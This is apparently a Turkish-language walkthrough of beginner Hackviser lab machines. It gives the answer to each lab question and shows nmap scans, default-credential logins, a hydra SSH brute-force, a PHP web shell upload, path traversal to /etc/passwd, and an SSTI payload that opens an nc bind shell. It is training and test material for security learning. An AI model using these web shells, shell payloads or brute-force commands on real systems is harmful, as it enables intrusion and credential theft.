

Hackviser

İşinmalar

Stage-1

1- Arrow

Telnet (Telecommunication Network), internet üzerinden uzak bilgisayarlara erişmek için kullanılan bir protokoldür. Kullanıcıların başka bir makineyle iletişim kurması ve kontrol etmesi için metin tabanlı bir arayüz sağlar, ancak şifreleme bulunmadığından güvenli bir protokol değildir.

İlk adım olarak NMAP taraması ile açık olan Telnet sunucusunu buluyoruz.

“nmap -sS <ip>”

```
Scanned at 2024-09-11 18:23:15 CDT for 0s
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 52:54:00:F3:AA:D8 (QEMU virtual NIC)

Read data files from: /usr/bin/../share/nmap
```

Bu şekilde birinci ve ikinci sorumuzun cevabını bulduk.

1- 23

2- Telnet

Daha sonrasında ise 3.sorunun cevabını bulmak adına telnet sunucusuna bağlandık.

“Telnet <ip>”

Buradan ise:


```
→ #telnet 172.20.2.110
Trying 172.20.2.110...
Connected to 172.20.2.110.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login: █
```

3.sorumuzun cevabını bulduk.

3-arrow

Bize bu alıştırmada söylendiği gibi root:root gibi varsayılan ayarları kullanarak erişmeyi deneyebiliriz. Bu şekilde bizde root:root deniyoruz.



```
It's just beginning ...
arrow login: root
Password:
Linux arrow 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Bu şekilde 4.sorumuzun cevabını başarıyla bulduk.

4-root:root

Daha sonrasında ise çalışma lokasyonunu bulabilmemiz adına “pwd” yazıyoruz.




```
root@arrow:~# pwd
/root
root@arrow:~#
```

Bu şekilde de 5.sorumuzun cevabını bulmuş olduk.

5-/root.

2- File hunter



The screenshot shows a mobile application interface. At the top, there is a circular profile picture of a person in a green hoodie holding a book. Next to it is the title "File Hunter" and a green button labeled "Tamamlandı". To the right is a small circular icon with a checkmark and the text "19 Puan". Below this, there is a green button labeled "Temel". A descriptive text box contains the following information: "FTP (File Transfer Protocol), dosya aktarımlarını internet üzerinden yapmak için kullanılan bir protokoldür. Bu protokol, bir bilgisayarın dosyalarını diğer bir bilgisayara yüklemek veya indirmek için kullanılır."

Yeniden ilk alıştırmamızda olduğu gibi NMAP taraması yaparak başlıyoruz.

“nmap -sS <ip>”

```
| Scanned at 2024-09-11 18:27:23 CDT for 0s
| Not shown: 999 closed tcp ports (reset)
| PORT      STATE SERVICE
| 21/tcp    open  ftp
| MAC Address: 52:54:00:5F:A7:5C (QEMU virtual NIC)
```

Buradan yine iki sorumuzun da cevabını buluyoruz.

- 1- 21
- 2- FTP

Daha sonrasında ise FTP sunucusuna bağlanmayı deniyicez.

```
[root@hackerbox] ~
[root] #ftp 172.20.2.189
Connected to 172.20.2.189.
220 Welcome to anonymous Hackviser FTP service.
Name] (172.20.2.189:root) :
```

Burada yazdığı gibi “anonymous” kullanıcı adını görebiliyoruz. Bu da sorumuzun cevabı.

- 3- Anonymous.

Eğer FTP komutlarını görmek istersek “help” komutunu kullanabiliriz bu da bizim 4.cevabımız.

- 4- Help

Eğer bir FTP sunucusundaki dosyanın adını öğrenmek istersek “ls” komutunu kullanmamız gereklidir.

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          25 Sep 08  2023 userlist
226 Directory send OK
```

- 5- Userlist

Eğer bir sunucudan dosyayı indirmemiz gerekirse “Get” komutunu kullanabiliriz.

- 6- Get

Şimdilik son sorumuz adına aslında hiçbir şey indirmemize gerek yok. Sadece “get <dosyaismi> -” kullanarak dosya içeriğini sunucuda okuyabiliriz.

```
ftp> get userlist -  
remote: userlist  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for userlist (25 bytes).  
jack:hackviser  
root:root
```

7- Jack:root

3- Secure command

 Secure Command Tamamlandı 15 Puan

Temel

SSH (Secure Shell), bir ağ üzerindeki cihazlara güvenli bir şekilde erişmek ve yönetmek için kullanılan bir protokoldür. Gizliliği ve bütünlüğünü korumak için verileri şifreler, bu da SSH'yi uzaktan yönetim için Telnet'e göre tercih edilen bir seçenek haline getirir.

SSH servisi ile ilgili temel gizlilikler yapmak için önerilir.

Tekrardan “NMAP” taraması yaparak sunucudaki portları görmemiz gereklidir.

“nmap -sS <ip>”

```
Scanned at 2024-09-11 18:32:23 CDT for 0s  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
MAC Address: 52:54:00:D1:A7:DD (QEMU virtual NIC)
```

Buradan iki sorumuzunda cevabı tekrardan geliyor.

- 1- 22
- 2- SSH


Üçüncü sorumuzda belirtildiği gibi hackviser:hackviser ile sunucuya bağlanmalıyız. Bunun için:

“ssh hackviser@<ip>”

İle ssh'a bağlanıp “yes” diyerek sonradan “hackviser” şifresini girmeliyiz.



3- W3lc0m3 t0 h4ck1ng w0rld



```
hackviser@172.20.2.163's password:  
Linux secure-command 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
I  
hackviser@secure-command:~$
```

Erişim yaptıktan sonra kullanıcı değiştirmeyi deneyerek yetki yükseltmeyi deniycez.


Bunun için:

“su root”

Yazarak şifre olarak

“root”

Yazıcaz.




```
hackviser@secure-command:~$ su root  
Password:  
root@secure-command:/home/hackviser#
```

Sonrasında ise “cd” yaparak gizli bir mesajı arıycaz. Bunun için gizli dosyaları görmemizi sağlayan “-a” parametresini kullanmalıyız.

4- su

5- root


6- -a



```
root@secure-command:/home/hackviser# cd  
root@secure-command:~# ls -a  
.. .advice of the master .bashrc .local .ssh
```

Son olarak içeriği okumak adına nano ile açıyoruz.

“nano advice_of_the_master”



```
st4y cur10us
```

7- st4y cur10us

4-Query Gate

Yeniden ilk alıştırmamızda olduğu gibi NMAP taraması yaparak başlıyoruz.

“nmap -sS <ip>”

```
PORT      STATE SERVICE REASON
3306/tcp  open  mysql   syn-ack ttl 64
MAC Address: 52:54:00:56:46:A9 (QEMU virtual NIC)
```

Buradan iki sorumuzun cevabını buluyoruz.

1- 3306

2- mysql

MySQL'e bağlanabilecek en yetkin user root ve host'u belirtme parametresi “-h” dir.

3- root.

4- -h

Eğer databaselerin tamamını görmek istersek “SHOW databases;” Kullanabiliriz.

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| detective_inspector |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.012 sec)
```

Bir database seçmek istersek “USE” komutunu kullanırız.

5- USE

Eğer table'ları görmemiz gerekiyorsa “SHOW tables;” Kullanabiliriz.

```
tables at line 1
MySQL [detective_inspector]> show tables;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list                      |
+-----+
1 row in set (0.004 sec)
```

6- hacker_list

Sonrasında ise bu table'ın içeriğini okumak istersek:

“SELECT * FROM hacker_list;”

Yapabiliriz.

```
MySQL [detective_inspector]> select * from hacker_list;
+----+-----+-----+-----+-----+
| id | firstName | lastName | nickname | type  |
+----+-----+-----+-----+-----+
| 1001 | Jed       | Meadows   | sp1d3r    | gray-hat
| 1002 | Melissa   | Gamble    | c0c0net   | gray-hat
| 1003 | Frank      | Netsi     | v3nus     | gray-hat
| 1004 | Nancy      | Melton    | s1torml09 | black-hat
| 1005 | Jack       | Dunn      | psyod3d   | black-hat
| 1006 | Arron      | Eden      | r4nd0myfff | black-hat
| 1007 | Lea        | Wells     | pumq7eggy7 | black-hat
| 1008 | Hackviser  | Hackviser | h4ckv1s3r  | white-hat
| 1009 | Xavier     | Klein     | oricy4l33  | black-hat
+----+-----+-----+-----+-----+
```

Aradığımız beyaz şapkalı hacker'ı bulduk.

7- H4ckv1s3r

Stage- 2

1- Discover Lernaean


The screenshot shows a dark-themed interface for the Hackviser platform. At the top, there's a green shield icon with a white snake-like logo. To its right, the text "Discover Lernaean" is displayed in white, followed by a green button labeled "Tamamlandı" (Completed). Further to the right is a green circular icon with a white checkmark and the text "19 Puan" (19 Points). Below this header, there's a green button labeled "Kolay" (Easy). The main content area contains two paragraphs of text in white. The first paragraph discusses the challenge's purpose: "Bu isinma makinesi, Apache ve SSH servisleri üzerinde dizin taraması, brute-force saldıruları ve yaygın uygulama güvenlik açıklarının nasıl zincirleme kullanılabileceğini öğretmeye odaklıdır." The second paragraph provides a tip: "Web sunucuları ve SSH protokollerinde güvenlik zaafiyetlerinin nasıl keşfedilebileceği ve bu zafiyetlerin nasıl sömürülebileceği ile ilgili alıştırmalar yapmak için önerilir."

İlk önce nmap taramamız ile başlıyoruz.

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 52:54:00:D
```

1.sorumuzun cevabı: 22,80

Eğer çalışan servisi ve versiyonunu öğrenmek istersek “site.com/<random>” yaparak öğrenebiliriz.



2.Sorumuzun cevabı: Apache 2.4.56

Şimdi ise Dirb tool’unu kullanarak directory taraması yapacağız.


“dirb <site url’si>”

```
---- Scanning URL: http://172.20.5.125/ ----  
==> DIRECTORY: http://172.20.5.125/filemanager/  
+ http://172.20.5.125/index.html (CODE:200|SIZE:10701)
```


Bulduğumuz directory “/filemanager/” ve bu da üçüncü sorumuzun cevabı.

3.sorumuzun cevabı: filemanager

Daha sonrasında ise bir login ekranı ile karşılaşıyoruz:




Buraya erişebilmek adına default giriş bilgilerini araştırıyoruz.



4.Sorumuzun cevabı: user:12345

Daha sonrasında Başarılı bir şekilde giriş yaparak karşımızda dosyalara göz atabileceğimiz bir sistemle karşılaşıyoruz. Son eklenen kullanıcıya bakmak için /etc/passwd dosyasını inceliyoruz.



Bu url'de görebileceğimiz gibi 1001 id'sine sahip "rock" adlı kullanıcı en son eklenmiş olandır.

5.sorumuzun cevabı: rock

Sonrasında ise /etc/shadow'a giderek kullanıcımızın şifresini öğrenmek istiyoruz ancak bunda başarılı olamıyoruz. Burada anlamadığım yer bizden ssh şifresinin istediğiymişti ancak bunu sonradan farkettim :')

Sonrasında ise ssh ile sunucuya erişim yapabilmek adına hydra ile şifreyi kırmamız gereklidir.

```
#hydra -l rock -P rockyou.txt ssh://172.20.5.125 -v
[+] v9.5 (c) 2023 by van Hauser/THC & David Maciejak - P
[STATUS] 127.00 tries/min, 127 tries in 00:01h, 14344273 to do i
ctive
[22][ssh] host: 172.20.5.125 login: rock password: 7777777
[STATUS] attack finished for 172.20.5.125 (waiting for children)
```

6.sorumuzun cevabı: 7777777

Şimdi ise ssh ile sunucuya erişimde bulunabiliriz ve ilk kullanılan komudu bulabiliyoruz.

```
permitted by applicable law.  
rock@discover-lernaean:~$ ls  
rock@discover-lernaean:~$ history  
 1 cat .bash_history  
 2 cd  
 3 ls -la  
 4 history  
 5 ls  
 6 ls -la  
 7 exit  
 8 cd  
 9 exit  
10 pwd  
11 cd /var/www/html/  
12 ls -la  
13 cd filemanager/  
14 ls -la  
15 cd  
16 ls -la  
17 ls  
18 history  
rock@discover-lernaean:~$
```

7.sorumuzun cevabı: cat .bash_history

2- Bee

Bee Tamamlandı V 23 Puan

Kolay

Bu alıştırma makinesi, veritabanını istismar etmeye neden olan SQL Injection ve sunucuya zararlı dosyaların yüklenmesine sebebiyet veren File Upload zayıflıklarının nasıl istismar edileceğini öğretmeye odaklanır.

SQL Injection ve File Upload zayıflıklarının nasıl keşfedileceği ve bu zayıflıkların nasıl istismar edileceği ile ilgili alıştırmalar yapmak için önerilir.

Nmap taraması yaparak başlıyoruz ve böylece ilk sorumuzun cevabını bulabilelim:

```
Nmap scan report for 172.20.5.29  
Host is up (0.00029s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
3306/tcp  open  mysql  
MAC Address: 52:54:00:54:1F:F2 (QEMU virtual NIC)
```

1.sorumuzun cevabı: 80,3306

Daha sonrasında ise dashboard sitesini /etc/hosts'a eklememiz gerektiğini görüyoruz:

The screenshot shows a browser window with a 404 error message: "Server Not Found" and the URL "http://dashboard.innovifyai.hackviser/". Below it is a terminal window titled "GNU nano 5.4" showing the contents of the "/etc/hosts" file. The file contains the following entries:

```


127.0.0.1      localhost
10.10.0.30     hackerbox

# The following lines are desirable for IPv6
::1            localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
172.20.5.29    dashboard.innovifyai.hackviser

```

2.sorumuzun cevabı: dashboard.innovifyai.hackviser

Sonrasında ise karşılaştığımız login ekranına Injection yapmak adına sitedeki bazı kodlarla oynuyoruz.



Burada bunu yapmamızın sebebi sitenin bizden email karakterleri istemesi sebebiyle zayıf kodumuzu gönderemiyorduk. Bunun adına input elementindeki "email" ibaresini kaldırıldı.

Sonrasında ise settings kısmına giderek LFI zaafına sahip bir yer bulduk.

Name
Jack Sparrow

Email
sparrow@sparrow.com

We'll never share your email with anyone else.

Update

Ayrıca burada 3.sorumuzun cevabı saklı.

3.sorumuzun cevabı: settings.php

Daha sonrasında LFI zaafiyeti olduğunu tahmin ettiğimiz dosya yükleme sistemine deneme amaçlı “<?php system('id'); ?>” yazarak 4.sorumuzun cevabını elde edebiliriz.

4.sorumuzun cevabı: 33

Mysql şifresini öğrenmek amacıyla bu komutları kullanarak cmd parametresi alıyoruz:

“<?php system(\$_GET['cmd']); ?>”

Bu komut ile tekrar tekrar dosya yüklememize gerek kalmayacak. Daha sonra path traversal deneyek MySQL database’ine ait config dosyasını bulup okumayı deniyoruz. Ki bu dosyaya:



Şeklinde erişebiliriz. Ancak bu formatta okuyamayız bu yüzden sayfa kaynağına göz atmalıyız:

```
1 <?php
2 $servername = "localhost";
3 $username = "root";
4 $password = "Root.123!hackviser";
5 $database = "innovifyai";
6
7
8 try {
9     $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
10    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
11 } catch (PDOException $e) {
12     die("Database connection failed: " . $e->getMessage());
13 }
14
15 ?>
```

Buradan görebileceğimiz şekilde database şifresini ve son sorumuzun cevabını bulabiliyoruz.

5.sorumuzun cevabı: Root.123!hackviser

3- Leaf

Leaf Tamamlandı < 20 Puan

Kolay


Server-Side Template Injection (SSTI) zayıflığı, bir web uygulamasının kullanıcı verilerini şablon motorunda yeterince kontrol etmemesi sonucunda ortaya çıkar. Bu, saldırganların şablon motorunu manipüle ederek sunucuda istenmeyen komutlar çalıştırmasına yol açar.

SSTI zayıflığını keşfetme, istismar etme ve bind shell ile sunucuya ele geçirme ile ilgili alıştırmalar yapmak için öneriliir.

Sitemizi ziyaret ederek ilk sorumuzun cevabını bulduk.

1.sorumuzun cevabı: Modish Tech

Daha sonrasında ürünlerin gösterilirken neyde “GET” parametresinin kullanıldığı soruluyor. Bunun için bir ürüne tıklıyoruz ve url’de:




2.Sorumuzun cevabı: id

SSTI ise Server Side Template Injection demektir.

3.Sorumuzun cevabı: Server Side Template Injection

Ekranda 49 gösteren SSTI payload'ı “{{7*7}}” dır.

4.Sorumuzun cevabı: {{7*7}}



Bu şemaya bakılırsa 5.sorumuzun cevabını bulmuş sayılırız.

5.sorumuzun cevabı: Twig

Şimdi ise kod çalıştırabileceğimizi gördüğümüz için remote control almaya çalışacağız. Bunun için ilk önce sunucuda 1337 portunda dinlemeye geçicez ve ana makinemizden 1337 portunda bağlanıcaz.

Add a comment

What is your name?

connection try

What is your comment?

`{{['nc -nvlp 1337 -e /bin/bash']|filter('system')}}`

```
[*]-[root@hackerbox]-
#nc -nv 172.20.5.42 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 172.20.5.42:1337.
```

Şimdi sunucuya eritiğimize göre database ismini öğrenerek son sorumuzu cevaplayabiliriz.

```
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
jsment?
product.php
products[n/bash']|filter('system'))
vendor
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username,
    $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

6.sorumuzun cevabı: modish_tech

4- Venomous

 **Venomous** 25 Puan

Kolay

Bu alıştırma makinesi, sunucudaki dosya sistemine erişmeye neden olan directory traversal ve web uygulamasına yerel dosyaları dahil edilmesine neden olan LFI zayıflıklarının nasıl istismar edileceğini öğretmeye odaklıdır.

Nginx web sunucusunda çalışan web uygulamalarında file upload, directory traversal ve LFI zayıflıklarını tespit ve istismar etme, log poisoning yöntemiyle reverse shell elde etme konularıyla ilgili alıştırmalar yapmak için önerilir.

Sunucudaki çalışan servisi bulmak adına daha önce yaptığımız gibi

site-urls.com/<random>


Yapabiliriz. Bu bize:



Verecektir.

1.Sorumuzun cevabı: nginx 1.18.0


Daha sonrasında ise “GET” parametresi kullanan yeri bulmak adına siteyi kurcaladıktan sonra:



Bu parametrenin invoice olduğunu görüyoruz.

2.Sorumuzun cevabı: invoice

Bu parametrede Path Traversal zaafiyeti var gibi duruyor. Bunu kullanarak Passwd dosyasını okuyabiliriz.



3.Sorumuzun cevabı: ../../../../../../etc/passwd

Şimdi ise LFI zaafiyetinin açılımından bahsedelim. LFI: Local File Inclusion olarak tanımlanabilir.

4.Sorumuzun cevabı: Local File Inclusion

Daha sonrasında ise Nginx'in varsayılan config dosyasını bulucaz.

```
http {  
    ...  
    ...  
    access_log /var/log/nginx/access.log;
```

5.Sorumuzun cevabı: /var/log/nginx/access.log

Nginx bazen loglarını arşivlemek adına access.log dosyasını access.log.1 ve access.log.2 gibi yapabilir bu yüzden birde oraya bakıyoruz.

```
10.0.10.4 - - [24/Dec/2023:  
10.0.10.4 - - [24/Dec/2023:  
10.0.10.4 - - [24/Dec/2023:  
10.0.10.4 - - [24/Dec/2023:  
10.0.10.4 - - [24/Dec/2023:
```

Buradan görebileceğimiz şekilde sunucuya ilk erişen ip 10.0.10.4

6.sorumuzun cevabı: 10.0.10.4

